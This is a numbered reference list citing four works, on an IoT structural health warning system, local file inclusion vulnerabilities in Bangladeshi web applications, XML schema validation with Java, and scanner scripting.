[1] U. Muthuraman, J. Monica Esther, R. Ravi, R. Kabilan, G. Prince Devaraj and J. Zahariya Gabriel, “Embedded Sensor-based Construction Health Warning System for Civil Structures & Advanced Networking Techniques using IoT”, International Conference on Sustainable Computing and Data Communication Systems, pp. 1002-1006, 2022.

[2] Begum, Afsana & Hassan, Md Maruf & Bhuiyan, Touhid & Sharif, Md Hasan. (2016). RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh. 21-25. 10.1109/IWCI.2016.7860332

[3] Jamal, Shene & Rahman, Chnoor & Abdulkarim, Mzhda. (2022). XML Schema Validation Using Java API for XML Processing. UKH Journal of Science and Engineering. 6. 33-41. 10.25079/ukhjse.v6n1y2022.pp33-41.

[4] Andress, Jason & Linn, Ryan. (2017). Scanner scripting. 10.1016/B978-0-12-805472-7.00007-3.